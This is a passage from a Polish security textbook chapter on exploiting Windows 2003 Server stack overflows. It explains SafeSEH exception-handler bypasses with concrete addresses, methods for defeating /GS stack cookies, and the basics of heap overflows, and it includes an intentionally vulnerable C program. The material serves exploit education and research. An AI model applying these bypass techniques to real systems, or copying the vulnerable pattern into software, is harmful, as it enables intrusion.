zarejestrowanych procedur obsługi wyjątków.

Następnie pobierany jest wskaźnik nagłówka PE za pomocą wywołania funkcji `RtlImageNtHeader`. Jeśli bajt przesunięty 0x5F względem początku nagłówka (jest to najstarszy bajt pola charakterystyki DLL w nagłówku PE) jest równy 0x04, to moduł ten

jest niedozwolony. Jeśli adres procedury obsługi wyjątku należy do zakresu adresów tego modułu, to procedura nie zostanie wywołana. Wskaźnik nagłówka PE zostaje przekazany jako parametr funkcji `RtlImageDirectoryEntryToData`. W tym przypadku wywołanie tej funkcji dotyczy katalogu `Load Configuration Directory` i zwraca adres oraz rozmiar tego katalogu. Jeśli moduł nie dysponuje tym katalogiem, to funkcja zwraca wartość 0 i na tym kończy się kontrola poprawności procedury obsługi wyjątków, która zostaje wywołana. Jeśli moduł posiada taki katalog, to sprawdzany jest jego rozmiar. Gdy należy on do zakresu od 0 do `0x48`, to procedura obsługi wyjątku zostaje wywołana. W odległości `0x40` bajtów od początku katalogu znajduje się wskaźnik tabeli adresów RVA (`Relative Virtual Address`) zarejestrowanych procedur obsługi wyjątków. Jeśli wskaźnik ten jest równy `NULL`, to procedura obsługi wyjątku zostaje wywołana. Przesunięta o `0x44` bajtów względem początku katalogu jest liczba elementów tabeli adresów RVA. Jeśli równa się ona 0, to procedura obsługi wyjątku zostaje wywołana. Jeśli wszystkie dotychczasowe kontrole powiodły się, adres bazowy modułu zostaje odjęty od adresu procedury obsługi wyjątków i w wyniku tej operacji otrzymujemy adres RVA tej procedury. Adres RVA jest następnie porównywany z adresami RVA w tabeli zarejestrowanych procedur obsługi wyjątków. Jeśli zostanie tam odnaleziony, to procedura zostanie wywołana. W przeciwnym razie procedura zostanie odrzucona.

Stosując przepelnienia buforów na stosie w systemie Windows 2003 Server i nadpisując wskaźnik procedury obsługi wyjątków, mamy do wyboru następujące możliwości:

1. Wykorzystać istniejącą procedurę obsługi wyjątku w taki sposób, by przekazała sterowanie do naszego bufora.
2. Znaleźć blok kodu spoza zakresu adresów danego modułu, który przekaze sterowanie do naszego bufora.
3. Znaleźć blok kodu należący do zakresu adresów danego modułu, który nie posiada katalogu `Load Configuration Directory`.

Przyjrzymy się im na przykładzie wykorzystania przepelnienia bufora przez funkcję `DCOM` o nazwie `IRemoteActivation`.

Wykorzystanie istniejącej procedury obsługi wyjątków

Adres `0x77F45A34` wskazuje zarejestrowaną procedurę obsługi wyjątków w `NTDLL.DLL`. Jeśli przeanalizujemy działanie tej procedury, to dojdziemy do wniosku, że można ją wykorzystać do wykonania własnego kodu. Wskaźnik naszej struktury `EXCEPTION_REGISTRATION` znajduje się pod adresem `EBP+0Ch`.

```
77F45A3F mov ebx,dword ptr [ebp+0Ch]
..
77F45A61 mov esi,dword ptr [ebx+0Ch]
77F45A61 mov edi,dword ptr [ebx+8]
..
77F45A75 lea ecx,[esi+esi*2]
77F45A78 mov eax,dword ptr [edi+ecx*4+4]
..
77F45A8F call eax
```

Wskaźnik naszej struktury `EXCEPTION_REGISTRATION` został umieszczony w rejestrze `EBX`. Następnie wartość typu `dword` znajdująca się `0x0C` bajtów za adresem umieszczonym w rejestrze `EBX` zostaje załadowana do rejestru `ESI`. Ponieważ wcześniej przepelniliśmy

strukturę `EXCEPTION_REGISTRATION`, to posiadamy kontrolę nad tą wartością, a w konsekwencji nad zawartością rejestru `ESI`. W podobny sposób kontrolowana przez nas wartość typu `dword` o przesunięciu `0x08` względem adresu znajdującego się w rejestrze `EBX` zostaje umieszczona w rejestrze `EDI`. Następnie do rejestru `ECX` zostaje załadowany adres efektywny $ESI + ESI * 2$ (czyli $ESI * 3$). Ponieważ kontrolujemy zawartość rejestru `ESI`, to również możemy zagwarantować odpowiednią wartość tego adresu. Kolejny rozkaz umieszcza w rejestrze `EAX` wartość `dword` znajdującą się pod adresem stanowiącym sumę zawartości kontrolowanego przez nas rejestru `EDI` oraz $ECX * 4 + 4$. Następnie wywołana zostaje procedura znajdująca się pod adresem umieszczonym w rejestrze `EAX`.

Podczas pierwszego włamania do modułu `svchost` położenie bloku `TEB` oraz położenie stosu są łatwe do określenia. Sytuacja może się zmienić w przypadku mocno obciążonego serwera. Zakładając, że jest stabilna, możemy odnaleźć wskaźnik naszej struktury `EXCEPTION_REGISTRATION` pod adresem `TEB+0` (`0x7FFDB000`) i użyć go jako wskaźnika naszego kodu. Jednak tuż przed wywołaniem procedury obsługi wyjątków wskaźnik ten zostanie zaktualizowany, wobec czego nie możemy zastosować takiej metody. Struktura `EXCEPTION_REGISTRATION` wskazywana przez `TEB+0` posiada pod adresem `0x005CF3F0` wskaźnik do naszej struktury `EXCEPTION_REGISTRATION`, a ponieważ położenie stosu jest zawsze znane podczas pierwszego ataku, możemy wykorzystać ten wskaźnik. Inny wskaźnik naszej struktury `EXCEPTION_REGISTRATION` znajduje się również pod adresem `0x005CF3E4`. Jeśli chcemy użyć tego adresu, musimy zapisać wartość `0x40001554` (która zostanie następnie załadowana do rejestru `ESI`) `0x0C` bajtów za naszą strukturą `EXCEPTION_REGISTRATION` oraz wartość `0x005BF3F0` `0x08` bajtów za tą strukturą (wartość ta zostanie następnie załadowana do rejestru `EDI`). Po odpowiednim wymnożeniu i dodaniu otrzymamy właśnie adres `0x005CF3E4`. Do rejestru `EAX` zostanie następnie załadowany wskaźnik znajdujący się pod tym adresem i wywołana odpowiednia procedura. Wywołanie to spowoduje, że trafimy do naszej struktury `EXCEPTION_REGISTRATION` w miejscu, w którym znajduje się wskaźnik następnej takiej struktury. Jeśli umieścimy tam kod, który wykona skok o 14 bajtów, to przeskoczymy kod, który był nam wcześniej potrzebny, by sterowanie dotarło w obecne miejsce.

Rozwiązanie to przetestowaliśmy na czterech maszynach działających pod kontrolą systemu Windows 2003 Server, z których trzy działały z wersją Enterprise Edition, a czwarta ze Standard Edition. Wszystkie próby zakończyły się sukcesem. Musimy jednak zawsze mieć pewność, że włamanie tą metodą przeprowadzane jest po raz pierwszy. W przeciwnym razie jest wielce prawdopodobne, że zakończy się ono niepowodzeniem. Na marginesie warto również zauważyć, że opisana możliwość wykorzystania procedury obsługi wyjątków wynika prawdopodobnie z tego, że jest ona przewidziana do współpracy z wektoryzowanym mechanizmem obsługi wyjątków, a nie używającym ramek na stosie.

Do włamań możemy wykorzystać również inne moduły, które używają tej samej procedury obsługi wyjątków. Inne procedury obsługi wyjątków zarejestrowane w tej samej przestrzeni adresowej zwykle przekazują obsługę do funkcji `__except_handler3` eksportowanej przez bibliotekę `msvcrt.dll` lub jej odpowiednik.

Wykorzystanie bloku kodu o adresie, który nie należy do żadnego modułu

Podobnie jak w innych wersjach systemu Windows pod adresem $ESP + 8$ możemy odnaleźć wskaźnik do naszej struktury `EXCEPTION_REGISTRATION`. Jeśli potrafimy odnaleźć blok rozkazów

```
pop reg
pop reg
ret
```

pod adresem, który nie jest związany z żadnym z załadowanych modułów, to możemy przejąć sterowanie. Każdy proces działający w systemie Windows 2003 Server zawiera pod adresem `0x7FFC0AC5` taki blok rozkazów. Ponieważ adres ten nie jest związany z żadnym modułem, zostanie uznany za bezpieczny, a znajdujący się pod nim kod wykonywany jako procedura obsługi wyjątków. Istnieje jednak pewien problem. Na innej maszynie działającej pod kontrolą systemu Windows 2003 Server Standard Edition ten sam blok rozkazów znajduje się w pobliżu podanego adresu, ale nie jest to ten sam adres. Skoro nie możemy zagwarantować położenia bloku rozkazów `pop, pop, ret`, to nie jest to właściwe rozwiązanie. Zamiast tego bloku możemy poszukać rozkazu:

```
call dword ptr[esp+8]
```

albo:

```
jmp dword ptr[esp+8]
```

w przestrzeni adresowej atakowanego procesu. Chociaż żaden z tych rozkazów nie istnieje pod odpowiednim adresem, to jednak wiele wskaźników naszej struktury `EXCEPTION_REGISTRATION` znajduje się w otoczeniu wskazywanym przez rejestry `ESP` i `EBP`. Wskaźnik naszej struktury możemy znaleźć pod jednym z następujących adresów:

```
esp+8
esp+14
esp+1C
esp+2C
esp+44
esp+50
```

```
ebp+0C
ebp+24
ebp+30
ebp-4
ebp-C
ebp-18
```

Każdego z nich możemy użyć dla rozkazu `jmp` lub `call`. Jeśli sprawdzimy przestrzeń adresową `svchost`, to pod adresem `0x001B0B0B` znajdziemy rozkaz:

```
call dword ptr[ebp+0x30]
```

Pod adresem $EBP + 30$ znajduje się wskaźnik naszej struktury `EXCEPTION_REGISTRATION`. Adres ten nie jest związany z żadnym modułem, i co więcej, wydaje się, że prawie każdy proces działający w systemie Windows 2003 Server (jak również wiele procesów w systemie Windows XP) ma te same bajty właśnie pod tym adresem. Procesy, które są wyjątkiem od tej reguły, posiadają natomiast te bajty pod adresem `0x001C0B0B`.

Jeśli nadpiszemy wskaźnik procedury obsługi wyjątków adresem 0x001B0B0B, to powrócimy do naszego bufora i uzyskamy możliwość wykonania dowolnego kodu. Adres 0x001B0B0B sprawdziliśmy na wszystkich czterech maszynach z systemem Windows 2003 Server i we wszystkich przypadkach zawierał on właściwe bajty reprezentujące rozkaz `call dword ptr[ebp+0x30]`. Wydaje się więc, że opisana metoda powinna być stosunkowo niezawodna na platformie Windows 2003 Server.

Wykorzystanie bloku kodu należącego do modułu, który nie posiada katalogu Load Configuration Directory

Plik wykonywalny `svchost.exe` nie posiada katalogu Load Configuration Directory. Kod z przestrzeni adresowej tego procesu zostałby zaakceptowany jako procedura obsługi wyjątku, gdyby nie wyjątek wskaźnika NULL występujący podczas wykonania funkcji `KiUserExceptionDispatcher()`. Funkcja `RtlImageNtHeader` zwraca bowiem wartość 0 jako wskaźnik nagłówka PE dla `svchost`. Funkcja `KiUserExceptionDispatcher()` nie sprawdza, czy wykorzystywany przez nią wskaźnik jest różny od NULL.

```
call RtlImageNtHeader
test byte ptr[eax+5Fh],4
jnz 0x77F68A27
```

Na skutek wystąpienia wyjątku działanie procesu zostaje zakończone. Dlatego też nie uda nam się wykorzystać żadnego kodu należącego do `svchost.dll`. Plik `compress.dll` również nie posiada katalogu Load Configuration Directory. Jednak ponieważ pole charakterystyki DLL znajdujące się w nagłówku PE ma wartość 0x0400, to test wykonywany po wywołaniu funkcji `RtlImageNtHeader` zakończy się niepowodzeniem i sterowanie zostanie przekazane pod adres 0x77F68A27 z dala od naszego kodu. Jeśli przejrzymy wszystkie moduły załadowane w przestrzeni adresowej procesu, to okaże się, że żaden z nich nie spełnia naszych wymagań. Większość posiada katalog Load Configuration Directory i zarejestrowane procedury obsługi wyjątków. Natomiast pozostałe moduły, które nie mają tego katalogu, nie są odpowiednie z tego samego powodu co `compress.dll`. W tym przypadku metoda ta nie jest więc przydatna.

Ponieważ w większości przypadków możemy spowodować wyjątek, próbując wykonać operację zapisu za końcem stosu, to przepełniając bufor, możemy użyć takiego sposobu jako ogólnej metody obejścia ochrony stosu w systemie Windows 2003 Server. Należy jednak pamiętać, że metoda ta jest skuteczna w chwili obecnej. Nie ma wątpliwości, że kolejne wersje systemu lub nawet pakiety serwisowe usuną ten słaby punkt i sprawią, że metoda przestanie być skuteczna. Wtedy pozostanie nam odkurzyć program uruchomieniowy i asembler i zabrać się za projektowanie nowej metody. Firmie Microsoft możemy natomiast polecić wykonywanie wyłącznie zarejestrowanych procedur obsługi wyjątków i dołożenie starań, by nie mogły one zostać użyte przez hakerów w taki sposób, jaki przedstawiliśmy w tym podrozdziale.

Końcowe uwagi na temat nadpisań procedur obsługi wyjątków

Gdy słaby punkt występuje w wielu systemach operacyjnych — tak jak ma to miejsce w przypadku przepełnienia bufora DCOM `IRemoteActivation` odkrytego przez polską grupę badawczą The Last Stage of Delirium — to najlepszym sposobem poprawy

przenośności ekspluitu jest zaatakowanie procedur obsługi wyjątków. Przesunięcie początku bufora względem położenia struktury `EXCEPTION_REGISTRATION` może bowiem być różne dla poszczególnych systemów. I tak w przypadku wspomnianego słabego punktu DCOM struktura ta znajduje się 1412 bajtów od początku bufora w systemie Windows 2003 Server, 1472 bajty w systemie Windows XP i 1540 bajtów w systemie Windows 2000. Mimo tych różnic możliwe jest napisanie pojedynczego ekspluitu dla wszystkich tych systemów. Wystarczy jedynie umieścić w odpowiednich miejscach pseudoprocedury obsługi wyjątków.

Ochrona stosu i Windows 2003 Server

System Windows 2003 Server posiada wbudowaną ochronę stosu. Zastosowanie tego samego mechanizmu umożliwia Microsoft Visual C++ .NET. Opcja kompilatora `/GS` (która jest domyślnie włączona) sprawia, że podczas generowania kodu na stosie umieszczane są *znaczniki bezpieczeństwa*, których zadaniem jest ochrona adresu powrotu przed nadpisaniem. Znaczniki te stanowią odpowiednik rozwiązania zastosowanego przez Crispina Cowana w kompilatorze StackGuard. Po wywołaniu procedury na stosie umieszczane są 4 bajty (`dword`), które są sprawdzane, zanim procedura zwróci sterowanie. W ten sposób chroniony jest adres powrotu oraz zawartość rejestru EBP zapisana na stosie. Logika działania tego mechanizmu jest prosta: jeśli lokalny bufor został przepełniony i spowodował nadpisanie adresu powrotu, to po drodze musiał również nadpisać znacznik bezpieczeństwa. W ten sposób proces może rozpoznać sytuację, w której nastąpiło przepełnienie bufora i podjąć działania zapobiegające wykonaniu niewłaściwego kodu. Zwykle działania te prowadzą się do zakończenia pracy procesu. Choć może wydawać się, że rozwiązanie takie zapewnia skuteczną ochronę przed atakami wykorzystującymi przepełnienie, to jednak na przykładzie wykorzystania procedur obsługi wyjątków pokazaliśmy już, że tak nie jest. Ochrona za pomocą znaczników bezpieczeństwa utrudnia takie włamania, ale nie eliminuje ich.

Przyjrzyjmy się bliżej sposobowi działania mechanizmu ochrony stosu i spróbujmy znaleźć jeszcze inne metody jego obejścia. Znaczniki bezpieczeństwa generowane są w wystarczająco losowy sposób, aby próbować odgadnąć ich wartość. Przedstawiony poniżej kod w języku C naśladuje mechanizm generowania znaczników w momencie uruchamiania procesu.

```
#include <stdio.h>
#include <windows.h>

int main()
{
    FILETIME ft;
    unsigned int Cookie=0;
    unsigned int tmp=0;
    unsigned int *ptr=0;
    LARGE_INTEGER perfcount;

    GetSystemTimeAsFileTime(&ft);
    Cookie = ft.dwHighDateTime ^ ft.dwLowDateTime;
    Cookie = Cookie ^ GetCurrentProcessId();
```

```

    Cookie = Cookie ^ GetCurrentThreadId();
    Cookie = Cookie ^ GetTickCount();
    QueryPerformanceCounter(&perfcount);
    ptr = (unsigned int)&perfcount;
    tmp = *(ptr+1) ^ *ptr;
    Cookie = Cookie ^ tmp;
    printf("Cookie: %.8X\n", Cookie);
    return 0;
}

```

Najpierw wywołana zostaje funkcja `GetSystemTimeAsFileTime`. Wypełnia ona dwa elementy struktury `FILETIME` — `dwHighDateTime` i `dwLowDateTime`. Te dwie wartości są następnie poddawane operacji różnicy symetrycznej. Otrzymany wynik poddawany jest tej samej operacji, której drugim argumentem są kolejno: identyfikator procesu, identyfikator wątku oraz liczba milisekund, które upłynęły od momentu startu systemu (wartość tę zwraca funkcja `GetTickCount()`). Na końcu wywoływana jest funkcja `QueryPerformanceCounter`, której parametrem jest wskaźnik wartości 64-bitowej. Wartość ta jest następnie dzielona na dwie wartości 32-bitowe, na których wykonywana jest operacja XOR. Uzyskany wynik jest jeszcze raz poddawany operacji XOR ze znacznikiem bezpieczeństwa. Uzyskana wartość znacznika bezpieczeństwa umieszczana jest w pliku w sekcji `.data`.

Zastosowanie opcji `/GS` powoduje również zmianę układu zmiennych lokalnych podczas generowania kodu przez kompilator. Porządek zmiennych lokalnych pozostaje w zgodzie z kolejnością ich definicji w programie w języku C, ale wszystkie tablice zostają przesunięte na koniec listy zmiennych lokalnych i w efekcie znajdują się w pobliżu adresu powrotu na stosie. W ten sposób zapobiega się nadpisaniu zmiennych lokalnych na skutek przepełnienia. Zadaniem tego rozwiązania jest przede wszystkim ochrona zmiennych logicznych decydujących o przepływie sterowania oraz wskaźników funkcji.

Aby zilustrować pierwszą z wymienionych korzyści, wyobraźmy sobie program, który uwierzytelnia użytkowników, a procedura uwierzytelniania podatna jest na atak na skutek przepełnienia. Jeśli uwierzytelnia ona użytkownika, to nadaje zmiennej typu `dword` wartość 1, a w przeciwnym razie 0. Jeśli zmienna taka znajdowałaby się za buforem, to haker mógłby go przepełnić i nadać w ten sposób zmiennej wartość 1, mimo że nie uwierzytelniał się za pomocą nazwy i odpowiedniego hasła.

Gdy funkcja chroniona za pomocą znaczników bezpieczeństwa zwraca sterowanie, to sprawdza, czy znacznik bezpieczeństwa jest taki sam jak w momencie jej wywołania. Kopia znacznika zapamiętywana jest w sekcji `.data` pliku zawierającego daną funkcję. I to jest pierwszy poważny problem takiego rozwiązania — wyjaśnimy to za chwilę.

Jeśli wartość znacznika bezpieczeństwa się nie zgadza, to wywołana zostaje procedura bezpieczeństwa (jeśli została zdefiniowana). Wskaźnik tej procedury przechowywany jest również w sekcji `.data`. Jeśli wskaźnik ten jest różny od `NULL`, to zostaje załadowany do rejestru `EAX` i wykonywany jest rozkaz `call eax`. Stanowi on drugą słabość tego rozwiązania. Jeśli nie została zdefiniowana procedura bezpieczeństwa, to wywoływana jest funkcja `UnhandledExceptionFilter`. Funkcja ta nie powoduje zakończenia procesu, lecz wykonuje szereg operacji i wywołuje wiele różnych funkcji.

Czytelnikowi zalecamy przeanalizowanie działania funkcji `UnhandledExceptionFilter` za pomocą IDA Pro. W skrócie działanie tej funkcji polega na załadowaniu biblioteki `faultrep.dll`, a następnie wykonaniu funkcji `ReportFault` eksportowanej przez tę bibliotekę. Funkcja ta odpowiedzialna jest między innymi za wyświetlenie okna dialogowego, które umożliwia poinformowanie firmy Microsoft o zaistniałym błędzie. Funkcja `ReportFault` wykorzystuje potoki `PCHHangRepExecPipe` i `PCHFaultRepExecPipe`.

Zajmijmy się teraz wspomnianymi problemami omawianego rozwiązania. Najlepiej będzie zilustrować je przykładowym kodem.

```
#include <stdio.h>
#include <windows.h>

HANDLE hp=NULL;
int ReturnHostFromUrl(char **, char *);

int main()
{
    char *ptr = NULL;
    hp = HeapCreate(0,0x1000,0x10000);
    ReturnHostFromUrl(&ptr,"http://www.ngssoftware.com/index.html");
    printf("Host is %s",ptr);
    HeapFree(hp,0,ptr);
    return 0;
}

int ReturnHostFromUrl(char **buf, char *url)
{
    int count = 0;
    char *p = NULL;
    char buffer[40]="";


    // wskaźnik początku adresu URL
    p = strstr(url,"http://");
    if(!p)
        return 0;
    p = p + 7;
    // przetwarza lokalną kopię
    strcpy(buffer,p); // <----- UWAGA 1
    // wyszukuje pierwszy ukośnik
    while(buffer[count] != '/')
        count ++;
    // i zastępuje go bajtem zerowym
    buffer[count] = 0;
    // Teraz w buforze znajduje się nazwa hosta
    // Tworzymy jej kopię na sterpie
    p = (char *)HeapAlloc(hp,0,strlen(buffer)+1);
    if(!p)
        return 0;
    strcpy(p,buffer);
    *buf = p; // <----- UWAGA 2
    return 0;
}
```

Program ten wyodrębnia nazwę hosta z adresu URL. Funkcja `ReturnHostFromUrl` narażona jest na przepełnienie bufora na stosie w miejscu oznaczonym komentarzem UWAGA 1. Pozostawmy na chwilę omówienie tego problemu i przyjrzyjmy się prototypowi tej funkcji. Posiada ona dwa parametry — pierwszy jest wskaźnikiem wskaźnika (`char **`), a drugi wskaźnikiem adresu URL. Komentarzem UWAGA 2 opatrzyliśmy instrukcję, która pierwszemu parametrowi nadaje wartość wskazującą nazwę hosta umieszczoną na sterpie. Przyjrzyjmy się reprezentacji tej instrukcji na poziomie rozkazów asemblera.

```
004011BC mov ecx,dword ptr [ebp+8]
004011BF mov edx,dword ptr [ebp-8]
004011C2 mov dword ptr [ecx],edx
```

Pierwszy z rozkazów umieszcza adres wskaźnika przekazanego jako parametr w rejestrze ECX. Następnie do rejestru EDX zostaje załadowany wskaźnik nazwy hosta znajdującej się na sterpie. Ostatni z rozkazów umieszcza ten wskaźnik pod adresem wskazywanym przez rejestr ECX. I tutaj pojawia się jeden ze wspomnianych problemów. Jeśli przepełnimy bufor na stosie, nadpiszemy znacznik bezpieczeństwa oraz adres powrotu, to kolejnymi nadpisywanymi wartościami będą parametry funkcji. Ilustruje to rysunek 8.3.

Rysunek 8.3.
*Stos przed
i po przepełnieniu
bufora*



Na skutek przepełnienia bufora haker może więc uzyskać kontrolę nad parametrami przekazanymi funkcji. Z tego powodu wykonanie rozkazów znajdujących się w pamięci począwszy od adresu `0x004011BC` (należących do rozwinięcia instrukcji `*buf = p`), może zostać użyte do nadpisania dowolnej wartości w pamięci bądź może spowodować naruszenie ochrony pamięci. Druga z tych możliwości wystąpi na przykład w sytuacji, gdy nadpiszemy parametr znajdujący się pod adresem `EBP + 8` wartością `0x41414141`. Następnie proces spróbuje zapisać wskaźnik pod adresem reprezentowanym przez tę wartość, co spowoduje naruszenie ochrony pamięci. Jednocześnie sytuacja taka pozwoli nam wykorzystać mechanizm struktur opisujących procedury obsługi wyjątków do obejścia mechanizmu zabezpieczeń stosu. A co w przypadku, gdy nie chcemy spowodować wyjątku? Ponieważ obecnie zastanawiamy się nad innymi sposobami obejścia zabezpieczeń stosu, to przyjrzyjmy się dokładnie pierwszej z wymienionych możliwości (zapisowi dowolnej wartości w pamięci).

Wróćmy zatem do problemów wskazanych w procesie sprawdzania wartości znacznika bezpieczeństwa. Pierwszy z nich pojawia się na skutek przechowania oryginalnej wartości znacznika w sekcji `.data`. Dla określonej wersji pliku znacznik ten znajduje

się zawsze w tym samym miejscu (może to być prawdą nawet dla różnych wersji pliku). Jeśli adres wskaźnika nazwy naszego hosta na stosie jest zawsze taki sam, możemy nadpisać nim oryginalną wartość znacznika znajdującą się w sekcji `.data`, a następnie wartość znacznika umieszczoną na stosie. W ten sposób obie wartości będą *takie same* w momencie ich kontroli. Po pomyślnym wyniku kontroli znaczników przejmujemy kontrolę nad działaniem programu i przekazujemy sterowanie do wybranego przez nas adresu — tak jak w klasycznym przepełnieniu bufora na stosie.

Jednak metoda ta nie jest wcale najlepszym rozwiązaniem w naszym przypadku. Kod eksploatu możemy umieścić w buforze i nadpisać adres pewnej funkcji adresem tego bufora. Gdy funkcja ta zostanie wywołana, to zostanie wykonany nasz kod znajdujący się w buforze. Jednak kontrola znaczników bezpieczeństwa da wynik negatywny. I w ten sposób dochodzimy do drugiego ze wspomnianych problemów. Przypomnijmy jednak, że gdy kontrola znaczników bezpieczeństwa nie powiedzie się i zdefiniowana została procedura bezpieczeństwa, to procedura ta zostanie wywołana. Stanowi to dla nas doskonałą okazję, ponieważ możemy nadpisać wskaźnik procedury bezpieczeństwa (który umieszczony jest w sekcji `.data`) wskaźnikiem naszego bufora. W ten sposób przejmujemy sterowanie w momencie, gdy kontrola znaczników da wynik negatywny.

Przyjrzyjmy się zatem innemu sposobowi. Przypomnijmy, że jeśli kontrola znaczników wypadnie negatywnie i nie jest zdefiniowana żadna procedura bezpieczeństwa, to wywołana zostanie funkcja `UnhandledExceptionFilter` (przy założeniu, że również wskaźnik właściwej procedury obsługi wyjątków posiada wartość `NULL`). Funkcja ta wykonuje tak wiele kodu, że stanowi dla hakera doskonałe pole do popisu. Na przykład funkcja ta wywołuje funkcję `GetSystemDirectoryW`, a następnie z uzyskanego katalogu systemowego ładuje bibliotekę `faultrep.dll`. W przypadku przepełnienia posługującego się kodem Unicode moglibyśmy nadpisać wskaźnik katalogu systemowego przechowywany w sekcji `.data` modułu `kernel32.dll` za pomocą wskaźnika naszego własnego katalogu i w rezultacie spowodować załadowanie własnej wersji biblioteki `faultrep.dll` zamiast wersji systemowej. Wystarczy, że wersja ta będzie eksportować funkcję `ReportFault`, która zostanie automatycznie wywołana.

Kolejną interesującą możliwość (na razie tylko teoretyczną, ponieważ nie mieliśmy jeszcze czasu jej sprawdzić) stanowi koncepcja wtórnego, zagnieżdżonego przepełnienia. Większość funkcji wywoływanych przez `UnhandledExceptionFilter` nie jest chroniona znacznikami. Załóżmy na przykład, że funkcja `GetSystemDirectoryW` jest narażona na przepełnienie, ponieważ zakłada, że długość łańcucha katalogowego nie przekracza nigdy 260 bajtów i pochodzi on zawsze z zaufanego źródła. Jeśli nadpiszemy wskaźnik katalogu systemowego wskaźnikiem naszego bufora, to możemy spowodować kolejne przepełnienie i w momencie powrotu funkcji uzyskać sterowanie. W praktyce okazuje się, że funkcja `GetSystemDirectoryW` jest odporna na tego rodzaju atak. Jednak taki słaby punkt może kryć się w innych fragmentach kodu wykonywanego przez `UnhandledExceptionFilter`. Pozostaje tylko go odnaleźć.

W naturalny sposób nasuwa się pytanie, czy scenariusz, w którym uzyskujemy możliwość modyfikacji dowolnego miejsca w pamięci, zanim dokonana zostanie kontrola znaczników, może zdarzyć się w praktyce. Odpowiedź na to pytanie jest pozytywna, a sytuacja taka występuje dość często. Przykładem może być słaby punkt DCOM wykryty przez grupę *The Last Stage of Delirium*. W tym przypadku parametr jednej

z funkcji posiada typ `wchar **`. Umożliwia on nadpisanie dowolnego miejsca w pamięci tuż przed powrotem tej funkcji. Jedyny problem z wykorzystaniem tej techniki polega na konieczności wywołania przepełnienia za pomocą danych wejściowych, które muszą być ścieżką UNC zakodowaną w Unicode i rozpoczynającą się od dwóch znaków odwrotnego ukośnika. Przy założeniu, że nadpisujemy wskaźnik procedury bezpieczeństwa wskaźnikiem naszego bufora, pierwszymi rozkazami po jego wywołaniu powinny być:

```
pop esp
```

```
add byte ptr[eax+eax+n],bl
```

gdzie n jest następnym bajtem w buforze. Ponieważ zapis pod adresem `EAX+EAX+n` nie jest nigdy możliwy, to nastąpi naruszenie ochrony pamięci i utracimy nasz proces. Ze względu na dwa znaki odwrotnego ukośnika znajdujące się na początku bufora wykorzystanie tej metody nie jest więc możliwe. Gdyby nie te znaki, to wystarczyłoby następnie zastosować jedną z omówionych wcześniej technik.

Pokazaliśmy, że istnieje wiele sposobów obejścia mechanizmu ochrony stosu za pomocą znaczników bezpieczeństwa. Można wykorzystać w tym celu struktury związane z obsługą wyjątków bądź parametry przekazywane funkcjom przez stos. Z pewnością jednak kolejne wersje systemów firmy Microsoft posiadać będą udoskonalone mechanizmy bezpieczeństwa, które utrudnią wykorzystanie przepełnień stosu.

Przepełnienia sterty

Przepełnienia sterty są co najmniej tak samo groźne jak przepełnienia stosu. Zanim przejdziemy do ich omówienia, przypomnijmy definicję sterty. Sterta jest obszarem pamięci używanym przez programy do przechowywania dynamicznie tworzonych danych. Weźmy na przykład pod uwagę serwer Web. W momencie kompilacji jego kodu nie jest znana liczba i rodzaj żądań, które będzie on musiał obsłużyć. Niektóre z nich będą zawierać jedynie 20 bajtów, a inne 20 000 bajtów. Serwer musi poradzić sobie w obu sytuacjach. Zamiast używać w tym celu bufora o stałym rozmiarze przydzielonego na stosie, może zażądać przydzielenia obszaru pamięci na stercie o rozmiarze odpowiednim dla obsługiwanego żądania. Zastosowanie stosu usprawnia zarządzanie pamięcią, umożliwiając tworzenie aplikacji, które lepiej się skalują.

Sterta procesu

Każdy proces Win32 posiada domyślną stertę określaną mianem sterty procesu. Wywołanie funkcji `GetProcessHeap()` zwraca uchwyt sterty procesu. Wskaźnik sterty procesu przechowywany jest również w bloku PEB (Process Environment Block). Poniższy fragment kodu w języku asemblera zwraca wskaźnik sterty procesu w rejestrze EAX.

```
mov eax, dword ptr fs:[0x30]
```

```
mov eax, dword ptr[eax+0x18]
```

Wiele funkcji Win32 używa właśnie sterty procesu.

Stery dynamiczne

Oprócz domyślnej sterty proces może posiadać również dowolną liczbę stert tworzonych dynamicznie. Stery dynamiczne są dostępne globalnie w obrębie danego procesu i tworzone przez wywołanie funkcji `HeapCreate()`.

Korzystanie ze sterty

Zanim proces może umieścić dane na stercie, musi przydzielić im pewien obszar sterty. W tym celu wywołuje funkcję `HeapAllocation()`, podając rozmiar żadanego obszaru. Jeśli przydział zakończy się pomyślnie, funkcja zwróci wskaźnik przydzielonego obszaru. Menedżer sterty zarządza przydziałem obszarów, wykorzystując w tym celu odpowiednie struktur. Struktury te zawierają informacje o rozmiarze przydzielonego bloku oraz wskaźniki do poprzedniego oraz następnego obszaru.

Zwykle aplikacja używa funkcji `HeapAllocation()`, ale istnieje również wiele innych funkcji operujących na stercie, głównie ze względu na konieczność zachowania zgodności ze wcześniejszymi wersjami systemu Windows. W systemach Win16 istniały dwa rodzaje stert: globalna sarta dostępna dla wszystkich procesów oraz lokalna sarta każdego procesu. Win32 nadal posiada funkcje `GlobalAlloc()` i `LocalAlloc()`. Jednak w przypadku Win32 obie wymienione funkcje przydzielają obszary pamięci na domyślnej stercie procesu. W rzeczywistości obie funkcje delegują to zadanie do funkcji `HeapAllocate()` w następujący sposób:

```
h = HeapAllocate(GetProcessHeap(), 0, size);
```

Gdy przydzielony obszar nie jest już dłużej potrzebny, proces może zwolnić go, wywołując jedną z funkcji `HeapFree()`, `LocalFree()` bądź `GlobalFree()`.

Więcej informacji na temat korzystania ze sterty można znaleźć w dokumentacji MSDN na stronie http://msdn.microsoft.com/library/default.asp?url=/library/en-us/memory/base/memory_management_reference.asp

Jak działa sarta

Podczas gdy stos wzrasta w kierunku adresu `0x00000000`, to sarta rozbudowywana jest w kierunku przeciwnym. Jeśli funkcja `HeapAllocate` zostanie wywołana dwukrotnie, to za pierwszym razem zostanie przydzielony obszar o niższym adresie wirtualnym niż podczas drugiego wywołania. W ten sposób przepełnienie pierwszego bufora może spowodować nadpisanie informacji w drugim buforze, a nie na odwrót.

